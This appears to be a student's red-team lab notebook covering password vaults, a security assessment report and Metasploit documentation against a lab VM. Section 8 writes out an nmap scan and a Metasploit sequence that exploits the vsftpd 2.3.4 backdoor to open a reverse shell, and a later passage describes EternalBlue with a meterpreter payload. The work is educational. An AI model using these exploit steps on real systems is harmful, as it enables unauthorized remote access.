
## 6. Password Security


### Activities:

- **Tool:** KeePassXC
- **Task:** Create a secure password vault.

### Advance Task:

- **Password Audit:** Use KeePassXC to generate 5 strong passwords (16+ characters, mixed). Test one in a VM login.





1 of 1 target completed, 0 valid password found.





## 7. Create a Security Assessment Report

### Activities:

- **Tool:** Google Docs
- **Task:** Document findings using SANS templates.
- **Report Draft:** Document Nmap and OpenVAS findings in a report. Include: Executive Summary, Attack Path (e.g., Nmap → Metasploit → Persistence), Recommendations.

### Nmap and OpenVAS findings

Multiple high-severity vulnerabilities were discovered, including a backdoored FTP service and exploitable IRC and Samba services.

The vulnerabilities identified provide attackers with remote shell access and potential full system compromise. Using Metasploit, these flaws were successfully exploited to gain persistent access. Immediate remediation is advised to prevent unauthorized access and lateral movement within the network.

### Attack path

Reconnaissance (Nmap) → Vulnerability Scanning (OpenVAS) → Exploitation (Metasploit) → Post-Exploitation (Persistence, Enumeration)

- **Executive Summary:** Write a 100-word summary for a non-technical audience, focusing on key findings and mitigations.

A recent security assessment revealed that the tested system contains several vulnerabilities that could allow attackers to take full control remotely. These include outdated and backdoored services like FTP, IRC, and Samba, which are commonly exploited by hackers. Using known tools, we confirmed these weaknesses can be used to gain unauthorized access. To reduce risk, it's essential to update or remove outdated software, disable unused services, and apply system patches. Regular monitoring and network security best practices will help prevent similar issues in the future. These steps are critical to protecting systems from real-world cyber threats.



## 8. Red Team Operations and Documentation

### Activities:

- **Tools:** HackMD, [Draw.io](https://draw.io), Trello
- **Tasks:** Document attack techniques, create flowcharts, and build checklists.

### Enhanced Tasks:

- **Technique Summary:** Document a Metasploit exploit in HackMD, using 5 Red Team terms (e.g., payload, exploit, persistence).

```
1. Reconnaissance
The first step involved scanning the target to identify open ports and running services. Using Nmap with service detection and default scripts:
nmap -sV -sC 192.168.0.154
Results revealed an FTP service running VSFTPD 2.3.4 on port 21, which is known to have a backdoor vulnerability.

2. Exploit
The exploit module used was exploit/unix/ftp/vsftpd_234_backdoor. This module takes advantage of a malicious payload embedded in the VSFTPD service:
Exploit: Triggers the backdoor by connecting to the FTP server with a specially crafted username containing a smiley face :).
Payload: Upon successful exploitation, a Meterpreter reverse shell payload is delivered, opening a session back to the attacker's machine.

msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.0.154
set LHOST 192.168.0.164
run

3. Post-Exploitation
Once a Meterpreter shell is obtained, we performed post-exploitation tasks to gather information:
```

HackMd URL



<https://hackmd.io/@dFtxZE2ZRUYuXJxkiI7OCw/SJ1GqxoOxx/>



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- **Checklist Creation:** Create a Trello board with a Red Team checklist (e.g., “Run Nmap,” “Test exploit,” “Document findings”). Apply it to a Metasploitable2 attack and log completion status.





- **RoE Draft:** Write a Rules of Engagement document for a mock Red Team engagement (e.g., scope: one VM, no data destruction) in Google Docs.

Google Docs Url:

<https://docs.google.com/document/d/1URMoDCP9GxDo68VQp-VratJApyWdqymWbM-SMZzYs0/edit?usp=sharing>

### Miscellaneous Tasks:

- **MITRE ATT&CK Mapping:** Map a Metasploit exploit to a MITRE ATT&CK technique (e.g., T1059 - Command and Scripting Interpreter). Summarize in 50 words.

In Metasploit, an attacker might use an exploit like exploit/windows/smb/ms17\_010\_eternalblue which, upon successful exploitation, could lead to the execution of a payload like windows/meterpreter/reverse\_tcp. This payload, once executed, establishes a reverse shell on the victim's machine, allowing the attacker to execute arbitrary commands.

This post-exploitation activity of executing commands using the established shell directly relates to the MITRE ATT&CK Technique T1059: Command and Scripting Interpreter. This technique details how adversaries can leverage system's built-in command-line interpreters (like cmd.exe or PowerShell on Windows) or scripting environments to execute malicious code and interact with compromised systems.